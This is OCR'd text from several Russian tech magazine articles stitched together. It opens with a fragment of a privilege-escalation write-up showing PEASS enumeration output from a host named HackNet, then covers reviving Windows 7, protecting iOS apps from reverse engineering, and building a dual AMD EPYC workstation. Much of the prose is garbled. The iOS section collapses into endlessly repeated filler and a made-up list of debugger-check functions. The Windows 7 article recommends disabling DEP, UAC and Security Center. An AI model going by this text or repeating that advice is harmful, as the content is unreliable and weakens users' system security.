Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать *Privilege Escalation Awesome Scripts SUITE (PEASS)* — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим. В выводе будет много данных, поэтому отберем только главное.

На сервере, в каталоге веб-сервера, лежит файл базы данных.

```
[+] Searching tables inside readable .db/.sqlite files (limit 100)
/var/www/HackNet/db.sqlite3
```

Найденные файлы баз данных.

В каталоге веб-сервера есть зашифрованные файлы резервных копий.

```
-rw------- 1 www-data www-data  1.8K Mar 18  2021 /var/www/HackNet/backups/backup.tar.gz.enc
-rw------- 1 www-data www-data  1.8K Mar 18  2021 /var/www/HackNet/backups/backup01.sql.gpg
-rw------- 1 www-data www-data  1.8K Mar 18  2021 /var/www/HackNet/backups/backup02.sql.gpg
-rw------- 1 www-data www-data  1.8K Mar 18  2021 /var/www/HackNet/backups/backup03.sql.gpg
-rw------- 1 www-data www-data  1.8K Mar 18  2021 /var/www/HackNet/backups/backup04.sql.gpg
-rw------- 1 www-data www-data  1.8K Mar 18  2021 /var/www/HackNet/backups/backup05.sql.gpg
```


Файлы вне управляемых каталогов

У нас есть запись в каталоге `django_cache`.

```
[sysprepared] Interesting writable files owned by me or writable by everyone (not in home) (max 500)
/var/www/HackNet/db.sqlite3
/var/www/HackNet/HackNet/settings.py
/dev/shm
/run/lock
/home/luffy
/tmp
/var/cache/ldconfig
/var/cache/apt/archives
/var/cache/apt/archives/partial
/var/cache/fontconfig
/var/cache/fontconfig/CACHEDIR.TAG
/var/cache/fontconfig/d7d0b491-e6ce-4a3a-a4d1-9ad74e62f449-x86_64-3.8.8.cache-7
/var/cache/fontconfig/fc-cache.lock
/var/cache/fontconfig/fc-cache.pid
/var/cache/fontconfig/fc-cache.stamp
/var/cache/fontconfig/stamp-fc-cache
/var/cache/fontconfig/stamp-fc-local
/var/cache/ldconfig/aux-cache
/var/lock
/var/lock/apache2
/var/lock/lockdir
/var/mail
/var/mail/www-data
/var/tmp
/var/tmp/systemd-private-f7f1ae_cron_write_news_error_files_inside_last_directory
/var/www
/var/www/HackNet
/var/www/HackNet/media
/var/www/HackNet/media/avatars
/var/www/HackNet/media/avatars/default.jpg
/var/www/HackNet/media/avatars/default.jpg.1
/var/www/HackNet/static
/var/www/HackNet/static/admin
/var/www/HackNet/static/admin/fonts
/var/www/HackNet/static/admin/fonts/LICENSE.txt
/var/www/HackNet/static/admin/fonts/README.txt
/var/www/HackNet/static/admin/fonts/Roboto-Bold-webfont.woff
/var/www/HackNet/static/admin/fonts/Roboto-Light-webfont.woff
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.1
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.2
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.3
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.4
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.5
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.6
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.7
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.8
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.9
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.10
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.11
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.12
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.13
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.14
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.15
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.16
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.17
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.18
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.19
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.20
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.21
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.22
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.23
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.24
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.25
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.26
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.27
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.28
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.29
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.30
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.31
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.32
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.33
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.34
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.35
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.36
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.37
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.38
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.39
/var/www/HackNet/static/admin/fonts/Roboto-Regular-webfont.woff.40
```

ВЕЛИКОЛЕПНАЯ «СЕМЕРКА»

Реанимируем Windows 7 в 2026 году и адаптируем ее к современному интернету




Валентин Полверидов
Редактор рецептов

В этой статье я покажу, как вернуть к жизни старый ноутбук Windows 7 и превратить устаревшую систему в более-менее современную рабочую среду. Мы обновим «семерку», несмотря на прекращение официальной поддержки, расширим ее совместимость, оптимизируем быстродействие и подберем браузеры, способные работать с современным вебом даже на слабом железе.

Все началось с древнего ноутбука Toshiba Satellite L300 с дарим ли небом, дарим ли небом, но с предустановленной Windows 7 Home Premium. Ноутбук стоит на видном месте, пользуется в старом кармане, знакомые отдали мне этот аппарат со словами «Вроде бы рабочий», поэтому мне, привыкшему на запчасти, фанатично показала, что у «Тошиби» всего лишь запчастей хватит для, а сам ноутбук сохранился почти в первоначальном состоянии. Ну и раз уж мне досталась новая лошадка, грех не прокатить прыщавого.

Заменив оригинальный накопитель, современным SSD и обзавелись, что компьютер прекрасно работает, в подумал, что лучший операционной для этой машины будет мне любимая Windows 7. Мне даже даже нам как раз имелся в запасе лицензионный комплект диск с дистрибутивом. Можно начинать. Но не спешите, мне нужно «обрыв» с Интернетом. Не — **Kolhoz_OS_full_Driverpack_Windows_Gaprik_Edition** — со всеми интегрированными патчами, это это чистотелово. Мы ведь ищем лучшее лучшего?



Вот только в 2026 году Windows 7 уже безнадежно устарела: обновления для нее не выходят, поддержка несколько лет прекращена, браузеры не работают, а с установкой софта начинаешь вспоминать Интернет и в задумался можно не проверять «новую» версию и современную ОС с есть ей второе мнение, чтобы полюбоваться старым ноутбуком с прежними комфортом? Мешаются операционные системы, что можно с легкой и расскажу как.

БАЗОВАЯ ПОДГОТОВКА СИСТЕМЫ

Официальную подержку Windows 7 корпорация Microsoft прекратила в январе 2020 года, тогда же для этой системы перестали выходить обновления безопасности. Вот с мне мы и начнем. Конечно Конечно бы гораздо лучше это казалось для ОС 2009 года рождения, установка максимально полного набора пакетов обновлений позволит ещё. Без них Windows 7 не обойтись не только уязвимой, но и фундаментально нестабильной: многие современные приложения требуют свежие библиотеки и работать на «голой» операционке.

Актуальные обновления не просто закрывают критические дыры в безопасности, они подтягивают поддержку версии системных библиотек, обновляют корневые сертификаты и создают базу, на которую уже можно спокойно установить более свежие компоненты. Серьезный софт. Прощай старого, прощай мне пытаться «заставлять» экосистему программ, операционку можно превратить почти как в максимально возможной актуальности состояние.

Штатный механизм Windows Update после установки ОС на ноутбук грузит, ставит, перезагружается и снова начинает искать. Цикл может длиться неделю — то не часто, серверы обновлений в Microsoft уже «дубубы» за ненадобностью, то ты у них появляешься адреса. Признаюсь, честно: в прогрессии кучу информации о том, как «настать на семерку» готовый набор существующих для нее исправлений, а даже посмотревшего по этому поводу с ИМ, а готовых пакетов на предыдущие способы на практике. Нормально не сработал только один из них, поэтому, чтобы сэкономить твое время и нервы, о нем и расскажу подробнее.


WARNING

Перед выполнением любых манипуляций в операционной системе не забывай создать точку восстановления с использованием утилиты или хрониксами. А еще лучше и вовсе снять образ системного раздела.

На самом деле понимаю и считая «наиболее перспективным инструментом под названием Windows Update» — это бесплатная утилита от разработчиков системы Windows и Microsoft Office с сервера Microsoft на локальный компьютер, а затем позволяет устанавливать их на другие машины без выхода в интернет. Последняя версия WSUS Offline Update (подразумевающая Windows 7 — это 12.6.1 выпущена в 2021 году) в более новом пакеты дарована «семерке» отсутствует.

WSUS Offline Update — это набор компонентов. Первый — собственно агрейтер. Мы ведаем Legacy Windows в окна этого компонента можно настроить, что именно ты будешь качать, а потом полностью скачан файл с обновлениями на клиентской стороне запускается **wget**.

Это клиентский учетка загрузчик для обновления с официального сайта и аналогично скачивает и в папку **client**.



Internet Explorer 11 for Windows 7 and Windows Server 2008 R2 x64 Edition
Internet Explorer 11 for Windows 7 and Windows Server 2008 R2 x86 Edition
Internet Explorer 11 for Windows Server 2008 R2 x64 Edition

ВЕЛИКОЛЕПНАЯ «СЕМЕРКА»

РЕАНИМИРУЕМ WINDOWS 7 В 2026 ГОДУ И АДАПТИРУЕМ ЕЕ К СОВРЕМЕННОМУ ИНТЕРНЕТУ

Windows 7 по-прежнему старается выглядеть каноном, поэтому в ней всякчины эффекты прозрачности, анимации и отражения, но на таком железе все это напрямую создает ресурсы. Переключив систему в режим максимального быстродействия, и фактически заставив не сказаться от декоративных излишеств и работать в, так сказать, утилитарном режиме. Интересно, кстати, заметно проще, зато сама система стала гораздо бодрее, что на Celeron с двух гигабайтами памяти создавается практически сразу.

Там же, в дополнительных параметрах, я перешел к настройке виртуальной памяти. Стандартный размер файла подкачки для такого объема ОЗУ быстро становится уже меньше, особенно при запуске браузера и нескольких приложений. Я отключил автоматический выбор параметров и задал увеличенный размер файла подкачки вручную для двух объемов оперативки: «стокового» Windows 7 в более легкую и предоставлю систему потребовала перезагрузиться.



После базовой настройки быстродействия в подключил принудительный интернет, без которого подобные эксперименты обходятся редко, — Ultimate Windows Tweaker. Это бесплатная утилита, созданная специально для новой настройки Windows, в том числе и седьмой версии (правда, последняя совместима с ней редакция пусть имеет номер 2.2)

По сути, Ultimate Windows Tweaker собирает в одном окне десятки скрытых в разбросанных по системе параметров, до которых прямую приходилось бы добираться через реестр и малоизвестные оснастки. Здесь есть все: от управления поведением проводника до настроек безопасности, служб и сетевых компонентов. Для старого ноутбука ценность такого инструмента состоит в том, что он позволяет довольно быстро превратить «стоковую» Windows 7 в более легкую и предсказуемую систему.

Я использовал Ultimate Windows Tweaker для дополнительной разгрузки интерфейса и ОС в целом. Отключил несущественное второстепенное компоненты, скрывающие элементы, которые постоянно висят в фоне, и убирается их меняю, но навязчивые функции вроде лишних всплывающих подсказок, отсрочек, не имеющих практического смысла для домашнего ноутбука.

В разделе System Performance я отрубил службы Superfetch, Windows Security Center и Tablet PC Input, полностью отключил Windows Aero, Data Execution Prevention (DEP) и включил усиленную вытеснку DLL из памяти. Также я полностью выбрал UAC.

После несколько кружевных проходов по вкладкам система заработала заметно шустрее. Windows перестала тратить ресурсы на действия, которые на этом железе не дают реальной пользы, уменьшилось количество фоновых процессов, а отклик интерфейса стал более ровным. Ultimate Windows Tweaker — это не «волшебная кнопка ускорения», а удобный хирургический инструмент, позволяющий без глубокого knowledge в реестре настроить старую ОС в состояние, максимально близкое к легкой и современной рабочей среде.

ПРОБЛЕМА БРАУЗЕРОВ

Довольно быстро выяснилось, что главный камень преткновения для «реанимирования» Windows 7 — современные браузеры. Именно от них сегодня зависит, будет ли система вообще пригодна для повседневного использования. Версии Chrome (после 109), Edge (Chromium), Firefox (ESR 115+) и Opera перестали поддержку Windows 7 еще в 2023–2024 годах из-за требований TLS 1.3, SHA-2 и новых API, которые в Win7 официально отсутствуют даже после обновлений. Поэтому при попытке зайти на «нормальный» сайт ERR_CERT_AUTHORITY_INVALID), либо бесконечу HTTPS-сайты банков и «Госуслуг» из-за «небезопасных» корневых сертификатов. Да и установщики таких браузеров просто отказываются работать, ругаясь на несовместимую версию Windows.

В ходе загрузки обновлений Legacy Update неожиданно подтянула и браузер от Microsoft — Edge. Он старуит без проблем, но на практике оказался почти бесполезным: интерфейс заметно тормозил, прокрутка страницы дергалась, а при открытии большого числа вкладок браузер зависал намертво. Стало очевидно, что так дальше жить нельзя.


Именно в этот момент мне пришлось сменить подход и приступить к поиску альтернатив — «лишающих корней интернетов браузеров, которые до сих пор поддерживают Windows 7 и при этом способны работать с современными интернетами. Этот поиск оказался куда не с самым важным в истории. После длительных экспериментов, отвешиев у меня целая вкладка, я остановился на трех вариантах, успешно испытанных на моем ноутбуке.

Supermium

Первым по-настоящему удачным кандидатом оказался Supermium. Это браузер, основанный на актуальном коде Chromium, но специально адаптированный для работы на устаревших версиях Windows, включая Windows 7. Фактически речь идет о попытке сохранить современный движок, поддержку новых веб-стандартов, актуальные алгоритмы шифрования и стабильность с большинством сайтов, но при этом убрать жесткую привязку к Windows 10 и 11, которая сегодня характерна почти для всех официальных сборок.


Установка прошла без каких-либо проблем, что после «нормальных» экспериментов с Edge уже само по себе выглядело обнадеживающе. Supermium корректно встал на «семерку», не потребовал экзотических библиотек и без каких-нибудь костылей запустил большинство сайтов, которые на старом браузере выдавали ошибку. Конечно, не обошлось без ложек дегтя — в ряде случаев отображение сложных сервисов, без которого сегодня не обходится ни один популярный ресурс.

Внешне Supermium выглядит как старый добрый и давно привычный Chrome, поэтому пользователь с ходу не пугается. Конечно, чуда не случилось: «Хромиум» сам по себе не ускоряет слабый Celeron и даже при наличии памяти любой современный браузер остается самым тяжелым приложением в системе. В случае с Supermium эта нагрузка выглядит хоть бы разумной и контролируемой. Несколько вкладок с простыми сайтами «летают», держит без ненадлежащего усада и даже с более постоянным «зависанием» ресурсоемкого Youtube. Если ограничиться одной вкладкой, работает терпимо: веб-приложения, адаптированные оптимизацией сложная версия, без которой сегодня не обходится ни один популярный ресурс.



Mypal68

Ядром возможности Chromium, я решил попробовать счастье с клоном Firefox. Мой выбор пал на Mypal68. Его фиплософия во многом противоположна: вместо полностью любой ценой тянуть за собой самый свежий движок, разработчики сделали ставку на стабильность старого Firefox, расширив по подсной современным протоколам, сертификатам и веб-технологий настолько, насколько это возможно в рамках Windows 7.



Уже при первом запуске Mypal68 создается более «классическим» ощущение: нет привычной для старых версий Firefox сложной интерфейса, с которым. На слабом ноутбуке это даже играет в плюс: обложка выглядит менее тяжелой, окна открываются быстрее, правда, сама программа стартует несколько дольше — запуск занимает заметно больше времени, чем у «Хрома», зато дальше в нагнчем соответствующего процесса. Но если все-таки дождаться загрузки, дальше работать с программой становится довольно комфортно: большинство сайтов открыто корректно, видео, разумеется, ограничено возможностями железа, но сами страницы загружаются и прокручиваются более-менее ровно. Набор расширений тоже подходит для сценариев: где ноутбук используется как «печатная машинка с интернетом» почта, формы, статьи, документация, веб-интерфейсы без тяжелой графики. А вот при попытке открыть тяжелые веб-приложения и 4–5 вкладок браузер начинает безбожно лагать.

Cent Browser

Третьим кандидатом стал Cent Browser. Формально это тоже Chromium, но с собственными доработками, ориентированными на экономию ресурсов и расширенные настройки. В отличие от Supermium, который создается именно как проект для старых Windows, Cent ведет себя пошаговнимательнее: где-то как альтернативная сборка для повседневного использования, но при этом сохраняет совместимость с Windows 7 и способен устанавливаться и работать на ней без модификаций.

Первый запуск прошел без сюрпризов, браузер сразу показал привычную для пользователей Chromium среду и даже предложил войти в учетну Google. Сайты открывались без проблем, расширения из Chrome Web Store ставятся и работают, что сразу же выгодно отличает Cent от прочих в совместимости. По ощущениям Cent Browser работает медленнее Supermium (и это ощущение подтверждается тестом), но при этом «шустрее» и менее «тяжелый», и не на столь проворном, как актуальные релизы от Google или Microsoft.

На слабом ноутбуке это выразилось в довольно предсказуемом поведении. В простых сценариях Cent Browser работает ровно, однако при открытии нескольких вкладок он заметно отрывается в производительности: страницы и активное использует файл подкачки. Это не делает его непригодным, но ясно показывает границу возможностей: Cent Browser подходит как умеренный браузер для Windows 7, если нужен привычный Chromium с расширениями и хорошей совместимостью, однако для полного счастья все-таки придется отправиться на «Аскескрес» или «Аити» за дополнительной оперативкой.

Сравнительный тест

Чтобы проверить свои ощущения объективными цифрами, я открыл во всех трех браузерах сайт PassMark, который использует набор нескольких десятков тестов производительности, моделирующих реальные сценарии работы веб-приложений. В качестве ориентира я использовал Speedometer, поскольку он дает результаты напрямую пригодственные о том, как браузер справляется с интерактивными интерфейсами и отрисовкой страниц. Тест я запускал несколько раз подряд, перезагружая систему между сценариев, чтобы исключить влияние кэшей и фоновых процессов, и смотрел не только на итоговые баллы, но и на поведение ноутбука в процессе.

MypalS8, к моему удивлению, тест прошел полностью: он зависал в самом начале, интерфейс переставал отвечать, загрузка процессора и диска резко возрастала, а через несколько времени становилось понятно, что дальше тест просто не продвинется. В нескольких попытках картина повторялась практически один в один: тест зависал в самом начале и так и не доходил до сценариев, имеющего результата. Вне теста браузер запускался и отрисовал сайты без проблем, но в условиях тяжелой синтетической нагрузки выяснилось, что его движок и реализация современных API на Windows 7 просто не выдерживают такой нагрузки.

Supermium и Cent Browser показали в Speedometer схожие, но очень скромные результаты: 1.50 и 1.52 балла соответственно. На старом Celeron с двумя гигабайтами памяти такие показатели означают, что браузеры справляются с современным вебом, но без излишнего энтузиазма: страницы открываются, прокрутка работает, анимации «подтормаживают», но общий режим увеличение нагрузки приводит к заметным торможам. При этом Supermium выглядит на бумаге — стабильнее, загружать быстрее, интерфейс отзывчивее, а Cent Browser на тех же тестах гораздо сильнее тормозил.

ЗАКЛЮЧЕНИЕ

Эксперимент с «реанимацией» Windows 7 на слабом ноутбуке показал, что старое железо и устаревшая операционная система — это вовсе не приговор: даже такое устройство еще можно использовать для набора текста и просмотра новостей и сайтов, но на слабом Celeron 560 и даже двухгигабайта оперативки наладывает жесткие ограничения на возможности машины, а современные браузеры и ресурсоемкие программы «лестнут» себя в таких условиях буквально на пределе.

Как бы то не было, но, на мой субъективный взгляд, «семерка» — самая удачная ОС от Microsoft после Windows XP, и если мне попал в руки вполне исправный компьютер, способный потянуть эту систему, грех не воспользоваться такой возможностью. Если поставить полное можно сохранить музейную Windows 7 в рабочую среду, пригодную для серфинга, просмотра почты и повседневных задач. Такой ноутбук будет полезен где-нибудь на даче или в подсобке с паллиативным доступом в Интернет, где ресурсы просто отсутствуют, благо, как выяснилось, у него вполне живой энергоресурс. Исходя этого уже достаточно, чтобы дешевая техника приносила пользу.

ПОСТОРОННИМ В

Защищаем приложение для iOS от реверса и модификации

Наталья Шкуро
Мобильная разработка

Если бы когда-нибудь публикации приложения в App Store требовали нашего согласия, мы бы сделали, чтобы в каком-то сомнительном регионе, эта статья для iOS. Здесь мы расскажем, как помешать хакерам — с iOS-приложений. Мы расскажем, как помешать хакерам — с iOS-приложений. Мы расскажем, как помешать хакерам — с iOS-приложений.

Мы расскажем, как добраться этого не любителям приложения, можно сделать, что мы расскажем. Мы расскажем о том, как сделать, что мы расскажем. Мы расскажем о том, как сделать, что мы расскажем. Мы расскажем о том, как сделать, что мы расскажем. Мы расскажем о том, как сделать, что мы расскажем.

В подарок, пожалуйста, вам расскажем, что мы расскажем, что мы расскажем, что мы расскажем. Мы расскажем, что мы расскажем, что мы расскажем, что мы расскажем. Мы расскажем, что мы расскажем, что мы расскажем, что мы расскажем. Мы расскажем, что мы расскажем, что мы расскажем, что мы расскажем.

ЧТО ТАКОЕ РЕВЕРС-ИНЖИНИРИНГ И ЗАЧ ОН РАБОТАЕТ

Перед началом статьи Об «Реверсе» — обратимся к определению: «Реверс» — это изучение и обратное. Вы расскажем, что мы расскажем, что мы расскажем, что мы расскажем. Мы расскажем, что мы расскажем, что мы расскажем, что мы расскажем. Мы расскажем, что мы расскажем, что мы расскажем, что мы расскажем.

Теперь посмотрим, что мы расскажем, что мы расскажем, что мы расскажем

ПОСТОРОНИМ В

ЗАЩИЩАЕМ ПРОГРАММЫ ДЛЯ IOS ОТ РЕВЕРСА И МОДИФИКАЦИИ

Если команды[1] успешен — Пойдём включим

Детект на загруженные библиотеки

Atlas мешает свои библиотеки в процесс. Можно перебрать всех загруженных библиотек и проверить, не атлас

```
int _dyld_image_count();
int const char* _dyld_get_image_name(int);
int const mach_header* _dyld_get_image_header(int);

int const * SecIsInstalling(void);
int const * SecIsInstalled(void);
int const * SecIsJailbroken(void);
int const * SecIsDebugged(void);
int const * SecIsDebuggerAttached(void);
int const * SecIsDebuggerPresent(void);
int const * SecIsDebuggerStopped(void);
int const * SecIsDebuggerTerminated(void);
int const * SecIsDebuggerExited(void);
int const * SecIsDebuggerKilled(void);
int const * SecIsDebuggerSuspended(void);
int const * SecIsDebuggerResumed(void);
int const * SecIsDebuggerStepping(void);
int const * SecIsDebuggerContinuing(void);
int const * SecIsDebuggerStopping
```

ЭПИЧЕСКИЙ КОМП

Собираем суперкомпьютер на AMD EPYC из подержанных комплектующих

Сергей Сысоев
sysoevsergei@gmail.com

Собрать суперкомпьютер из подержанных комплектующих — задача не для слабонервных. Мы возьмем двухпроцессорную платформу на AMD EPYC, напихаем терабайт серверной памяти, которая официально не поддерживается, и будем бороться с багами в прошивках, протаптывать из-за перегрева VRM и капризными планками LRDIMM. В итоге получится расчетная машина на 64 физических ядра за разумные деньги — но путь к успеху будет тернист.

В статье «Магистраль. Собираем мощный компьютер для вычислений» мы уже обсуждали комплектуру для тяжелых ресурсоемких задач. Тогда мы остановились на Intel 2600x4, и это было неудачно в 2022 году, когда в задачах эту конфигурацию, а сейчас и вовсе бюджетненько. Но расчеты сходящих стопкою мощностей, сколько бы для них предусловных. А сервер дорогое в этой жизни — наш время, поэтому ускорение работы компьютера в 1.5–2 раза оправдано стоит затрат и усилий.

Планировалась эта машина как уплотняющее решение, но все пошло не по плану. В конце 2023 года и январе, что подешевело второе поколение процессоров семейства AMD EPYC «Naples» (Rome), — решил тогда я.

AMD EPYC — ЭПИЧЕСКИЙ ПРОЦЕССОР

Многие даже не слышали об этих монстрах. Представляемые в 2017 году смотрелись они тогда действительно эпически. Куча ядер, много кеша и огромные размеры самого процессора в форм-факторе сокет SP3. На самом деле это не совсем процессор, это скорее SOC, поскольку контроллеры памяти, дисков и всего прочего также находятся на кристалле.

Основной прикол этой серии — в применении четвертой технологии фирму и одном корпусе установлены несколько физических чипов, соединенных общей шиной. Можно сказать, что это чиплет процессора в одном корпусе.

Первое поколение имело до 32 ядер и поддерживало память ECC RDR4 с частотой до 2666 МГц. Второе поколение — уже до 64 ядер и ECC RDR4 до 3200 МГц. На момент выхода это процессоры стоили космос, или дешег, а сейчас потихонечку дешевеют, что делает их идеальным решением для расчетного сервера.

На фотографии ниже — топовая версия первого поколения AMD EPYC 7601 на 32 ядра, с частотой 2.6 ГГц по всем ядрам и 64 Мбайт кеша. Рядом — серверный кулер, второго поколения это AMD EPYC 7532 на 32 ядра с частотой 3.3 ГГц по всем ядрам и 256 Мбайт кеша. В частях первый шевелит Мост 2696v4 с неплохим отрывом при сносной цене. Ядер по ватту и говорить нечего.

AMD EPYC 7601 (вид сверху)

AMD EPYC 7532 (вид снизу)

Машина с кэшу планировалась двухпроцессорной. В качестве процессоров я выбрал EPYC 7532. Да, у него не так много ядер, как в старшем моделе, зато цена сама 256 Мбайт и достаточно высокие частоты пробегусть 3300 МГц на все ядра. Ну и цена довольно демократичная. Кроме того, известно, что гарантированная в софте реализация неидеальна и в какой-то момент добавление ядер не принесет ожидаемого эффекта. С этой точки зрения 64 физических ядра в двух процессорах смотрится достаточно разумно.

МАТЕРИНСКАЯ ПЛАТА

Ну, тут вариантов немного. В отличие от «Эпиков», для «Эпиков» еще не начадили производство шкирогрейа, поэтому материнская плата — сервер. Для «Эпиков» с похожим заданием серверная мотерка отрезается перцы бытового. Берем Supermicro H11DSi-NT, она имеет форм-фактор EATX и может быть установлена в корпус от обычного сервера, что нам и надо.

Материнская плата H11DSi-NT

КОРПУС

Тут вой как в прошлый раз: выбираем корпус, в который можно напихать побольше вентиляторов. Я использовал вариант от DeepCool в минимальной комплектации, как раз рассчитанный на такой процессор. Штатные вентиляторы меняем на 140 с 76.5 СРМ: все-таки придется отводить целых 400 Вт. Ставим три вертушки на вдув и три на выдув. В принципе, конечно — изготовитель кулеров тут не особо важна, главное — производительность, ну и чтобы подобрались они подольше.

Само собой, необходимо предусмотреть возможность контроля оборотов. Идеальный вариант, конечно, чтобы серверный кулер, но уж очень много денег за них просят.

Корпус и кулеры: справа сущий, слева те, что ставим

БЛОК ПИТАНИЯ

Блок питания берем с запасом, он самый навороченный, но и не дешевый. Ему предстоит работать подолгу: 1000 Вт для такой машины — это примерно дворатный запас по мощности. Кроме того, не стоит забывать, что у платы два дополнительных разъема питания процов.

Блок питания

ДИСКИ

В машине установлены четыре диска SSD M2 Samsung 980 Pro на 1 Тбайт для системы. Еще есть серверный Western Digital Ultrastar DC SN640 U2 NVME 7.6 Тбайт, данные он себе уже хорошо зарекомендовал в тяжелых задачах, да и цена у него вполне приемлемая на вторичке. Ну и два HDD по 4 Тбайт для хранения данных.

SSD U2

ПАМЯТЬ

Это, пожалуй, самое большое место для наших целей памяти нужно много. Оперативка на момент сборки этой конфигурации стоила немало, при сейчас в вообще мусор. Поэтому брать приходится то, что лежит в бедуине. В итоге в ход пошло 16 плат ECC RDIMM 2400 МГц 64 Гбайт, итого 1 Тбайт оперативки — внушительная цифра. Впрочем, если расходить не на 64 ядра, то выходит по 16 Гбайт на ядро, что уже не так впечатляет.

В любом случае указанного объема памяти сегодня хватает на любую адекватную расчетную задачу. Проблема тут только одна: первое поколение «Эпиков» такую память официально поддерживает, а вот во втором подарки не завезли. Но, заботе вперед, сказу, что все запустилось.


Проверенный набор памяти

Память — это добрая половина стоимости машины!

СБОРКА И ЗАПУСК

Попытка первая

Желая избежать проблем, я заказал материнскую плату сразу с процессорами. К несчастью, проблем мне это только добавило.



Материнская плата с процессорами

Продолжение статьи →

ЭПИЧЕСКИЙ КОМП

СОБИРАЕМ СУПЕРКОМПЬЮТЕР НА AMD EPYC ИЗ ПОДЕРЖАННЫХ КОМПЛЕКТУЮЩИХ

Через некоторое время в дом зашел доехала память. Теперь можно было собрать и протестировать машину. Но сначала что-то, собственно, и сделал. Компьютер запустился, но дальше начались проблемы: сперва память завелась на частоте 1600 МГц и при попытке поднять частоту все перестало работать. Ладно, думаю, пусть так, а что такое быстродействием? Запускаем уже известный нам тестовый расчет, смотрим.

```
13-8100 4x3.60GHz 00:15:24
Ryzen 5500U 6x2.1GHz 00:31:24
17-8700 6x3.2 GHz Dell R620 DDR4 2666MHz /SATA HDD 0:30:18
dual Xeon X5650, 12x2.7GHz /1466GB DDR3 /ATA HDD 0:29:45
Xeon E5-2630v3 12x2.6GHz /32Gb DDR4 2133MHz /SATA HDD 00:23:15
i5-10600K, 6x4.5GHz /16Gb DDR4 2500 00:22:43
AMD Ryzen 7 3700X 8x3.6GHz  00:19:07
dual Intel Xeon E5-2680v2 10x3.6 GHz /64Gb DDR3 1866MHz /HDD 00:17:17
i5-10920x 12x3.5GHz /128Gb DDR4/M.2 SSD 00:14:40
dual Intel Xeon E5-2697v2 12x2.7GHz /256Gb DDR3 1600MHz /SATA HDD 0:12:57
AMD Ryzen 9 5900X/32Gb/HDD 00:12:23
Xeon 2696v4 22x2.8GHz /512Gb DDR4 2400MHz /RAIDO M2 SSD 00:10:53
AMD Ryzen 9 5950X 16x3.4GHz /64Gb DDR4 /M.2 SSD 00:07:33
dual Intel Xeon E5-2690v4 14x3.2GHz /512Gb DDR4 2400MHz /NVME SSD 0:07:24
Ryzen Threadripper 3970x, 32x3.7GHz, 256Gb DDR4 3200MHz /SSD  0:05:32
---
Dual EPYC 7532 32x3.3GHz, 1024Gb DDR4 1600MHz, SSD samsung 980PRO M2 0:3:51
---
```

